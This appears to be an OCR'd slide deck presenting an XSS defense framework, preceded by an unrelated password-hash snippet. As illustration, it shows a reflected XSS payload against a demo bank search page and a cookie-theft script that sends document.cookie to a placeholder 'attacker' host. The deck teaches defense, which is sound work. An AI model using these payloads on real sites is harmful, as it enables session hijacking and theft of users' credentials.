```
function makehash(pw,mult) {
pass=pw.toUpperCase();
hash=0;
for (i=0;i<8;i++) {
letter=pass.substring(i,i+1);
c=alpha.indexOf(letter,0)+1;
hash=hash*mult+c;
}
return(hash);
}

//<![CDATA[
////WORK IN PROGRESS
//]]>
```

Towards a Pragmatic XSS Defense Framework


Joseph Bugeja

Today’s Threat Landscape

- Organizations nowadays do several things right as far as security goes
  - Firewalls and other perimeter devices are deployed
  - Servers are regularly patched
  - Network traffic is encrypted
  - Continuous monitoring via security audits and network scanning tools

- However security vulnerabilities present at the ***application*** layer (code level) are usually ignored.

Web Application Vulnerability Trend




*Cross-site scripting is the “**most prevalent and pernicious**” Web application security vulnerability - OWASP*

Cross-Site Scripting (XSS)

- XSS flaws occur whenever an application takes *untrusted* data and sends it to a Web browser without proper **validation** and **encoding**.
- The untrusted data, typically consisting of JavaScript content, changes the browser execution context from a passive to an *active* context.
- It allows attackers to **execute** scripts in the victim’s browser potentially impacting *confidentiality*, *integrity* and *availability*.
- Websites from NASA.gov, FBI.gov, CNN.com, Ebay, Yahoo, Microsoft, Google and many more all were XSSed!

XSS Attack Example



Search Results


No results were found for the query:

XSS

HTML code:

```
<p>No results were found for the query:<br /><br />
<span id="lblSearch">xss</span>
```

XSS Attack Example



```
bank.net/search.jsp?txtSearch=<script>alert(document.cookie)</script>
```

Search Results

No results were found for the query:


The page at http://www.demobank.net says:

```
JSESSIONID=3D3FE2B95625AE60A42A59D81FE4B3C3;
```

HTML code:

```
<p>No results were found for the query:<br /><br />
<span id="lblSearch"><script>alert(document.cookie)</script></span>
```

XSS Attack Example



Search Results

No results were found for the query:

The page at http://www.demobank.net says:

```
JSESSIONID=3D3FE2B95625AE60A42A59D81FE4B3C3;
```

Cookie Theft:

```
<script>document.location="http://attac
ker/grabcookie.jsp?cookie="%2Bdocument.
cookie)</script>
```

Attacker Strategies

- Availability and ease-of-use of third-party tools.
- Various enabling technologies such as JavaScript, VBScript and CSS.
- Techniques such as encoding, code obfuscation and URI shorteners are often utilized to hide away malicious XSS payloads.
- Subtle browser parsing quirks.
- Social engineering tactics.

Defense Strategies


- Client-side vs Server-side vs Hybrid.
- Development vs Operational Time.
- False Positive Rates (FPR) / False Negative Rates (FNR).
- Boilerplate reaction phase.
- Legacy/Closed-source applications.

=> **Most of the evaluated tools are NOT practical!**


Anti-XSS Framework Principles

- **Centralized Design**
  - Single central *choke point*
- **Hybrid Server-Based Security Model**
  - Inner Core features a *+ve* security model surrounded by additional optional outer cores
- **Rule-Action Based Approach**
  - Fine-grained *grammar* allowing apps to react in different ways according to context
- **Secure-By-Default**
  - Validate/Encode *all* HTTP parameters
- **Simplistic API**
  - *Easy* to use and extend

